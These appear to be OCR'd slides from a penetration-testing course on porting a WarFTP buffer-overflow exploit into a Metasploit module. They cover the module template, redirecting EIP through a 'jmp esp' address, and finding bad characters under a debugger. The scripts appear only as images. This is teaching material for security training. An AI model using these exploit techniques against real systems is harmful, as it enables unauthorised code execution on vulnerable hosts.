
Building a Metasploit Module

In this module we will take a brief look at porting an exploit over as a Metasploit module.




Objectives

In this module we will take an example FTP exploit and port it into Metasploit. We will also cover the techniques used to discover bad characters and handle other issues as they arise.



Why Metasploit?


There are a large number reasons as to why the skill of porting exploits over to Metasploit modules is useful. The big players in penetration testing frameworks are Core Impact, SAINT, Immunity Canvas, and Rapid7's Metasploit. Often, one vendor will discover a new vulnerability and be the first to create an exploit module. This often leads to the other vendors working quickly to port a version of the exploit over to their product. Often, these vendors have vulnerability researchers watching vulnerability announcements and analyzing patches to discover undisclosed vulnerabilities and add them to their product. When an exploit is available in another product, or when one is found online somewhere, you may desire to have a version of that exploit available for Metasploit. Others may have to run your exploit and Metasploit provides an easy to use framework. Executing an exploit script may seem trivial once written; however, you must consider your audience. You may be at a customer site where the security staff is not as technically savvy and would appreciate having an easy to use module. Think about how much work has gone into building Metasploit and how much use you have gotten out of the tool. Researchers like HD Moore and Skape have spent countless hours developing Metasploit and its modules. If you write exploits as Metasploit modules, others can benefit from your work. Creating Metasploit modules also provides a simple framework to house all of your exploits in one place.



Metasploit Template (1)

Located at "/framework3/documentation/samples/modules/exploits/sample.rb" on BT4, or "/opt/metasploit/msf3/documentation/samples/modules/exploits/sample.rb" if running BT5 or Kali Linux, is a sample Metasploit module created by Skape. It is a relatively simple example of what a basic exploit looks like as a Metasploit module. As exploits become more complex, so can the process of getting them to work inside of Metasploit. There are a large number of features that can be leveraged as part of the Metasploit framework and they are quickly learned when they are needed. Metasploit modules are written in Ruby and require little to no experience with the language.


Updated Metasploit templates: https://github.com/rapid7/metasploit-framework/commit/03e2cda9e1ca254faf8fc08ab2c7f09bffa7bd1e#documentation/samples/modules/exploits/sample.rb



Metasploit Template (2)

On this slide is the first half of the sample.rb file.

1) The *require 'msf/core'* statement is required for all modules and imports the Metasploit core library. The line *module Msf* is also needed.
2) Defining class and exploit type.
3) Setting connection type. There are various handlers to work with various protocols such as FTP.
4) Information pertaining to the exploit; e.g. Name, Description, References, etc.
5) Payload options such as the space for shellcode and bad characters.




Metasploit Template (3)

This slide contains the second half of the sample.rb file.

6) The "Targets" section allows you to set the OS/Platform options, as well as the return pointer to be used. You can specify different return addresses for different OS versions.


7) The "check" section allows you to evaluate server banners and messages to determine if it is a vulnerable version, based on your specifications.

8) The "exploit" section is where you put in the syntax information to trigger the vulnerability and append the payload.



Finding Bad Characters


The majority of programs have characters that are encoded or are not supported for one reason or another. This often causes your payload to be modified or improperly copied, causing the execution of it to fail. There are a couple of ways to determine which characters are not supported. We will cover a common technique. There are also situations when an input validation routine or filter is causing undesirable results based on your input to the program. This often rears its head by delivering an error message, if you're lucky. We will look at a technique to help in this situation as well.



Verifying Our Old Exploit


Let us first pull up a simple working exploit against WarFTP with DEP disabled. In the top image is a Python script with a "jmp esp" address used to overwrite the return pointer. This will redirect EIP to the stack and our code will be executed. On the stack we have placed "\xcc\xcc\xcc\xcc." The hex value "\xcc" translates to an INT3 instruction, serving as a breakpoint inside the debugger. If we successfully exploit the program, redirecting control to our "\xcc" instructions on the stack, the debugger will pause execution. As can be seen on the bottom image, the program has paused.

Now that know this simple exploit works, we can start testing for bad characters.




Modifying Our Payload

Now that we have a working exploit, we want to identify any bad characters. Specifically, we are looking for hexadecimal bytes that we want to avoid in our shellcode. This way we can tell Metasploit to exclude them from the encoding used for our selected payload. Due to any number of programmatic idiosyncrasies and the behavior of various memory copying operations, certain values are encoded, filtered, ignored, and just plain modified, which will break our shellcode. The first thing we want to do to is create a list of hexadecimal values, 0x00 to 0xff. This represents all possible byte values that could be used in our shellcode. There are various ways to do this type of bad character check and existing scripts available online. We could certainly create a range of values as opposed to including every value; however, for our purposes we will use the full list.




Our New Exploit and Payload

On this slide is our working exploit with our new payload, "badchar." We have modified the previous payload of "\xcc\xcc\xcc\xcc" to our 0 – 255 array, in hex of course. We can assume "\x00" is likely a bad value to use as it terminates many string copy operations or is simply ignored, and so we have removed it from the list. The "jmp esp" address is from a base build of XP SP2. You may need to use a different address on your system if you attempt to exploit the program. Prior to running the script, we make sure to run WarFTP inside of Immunity Debugger.




Bad Characters

After running the script, WarFTP crashes from within the debugger. At this point, ESP is pointing to the beginning of our payload on the stack. On the top image you can see that the first set of data is "\x04\x03\x02\x01," which is the first four characters in our payload. The second line shows "\x08\x07\x06\x05" and the third line shows "\x63\x20\x20\x09." It looks like the hex value "\x0a" is missing, causing the rest of the payload to fail. We have found our first bad character and can remove "\x0a" from our "badchar" array. When running the script after removing "\x0a" we see that the program has crashed again. When analyzing the bottom image, you should notice that the next bad character is "\x0d." Let's add them both to the bad character list and exclude it from our payload.



A New Issue ...


When running the script after removing "\x0a" and "\x0d" we hit a new issue. WarFTP has responded with the error message "530 Illegal Username" as opposed to the normal "User name okay" message. It looks as if there is some type of input validation or filtering occurring on the "USER" command. There must be at least one value that is not permitted.



Script: bad_char.py

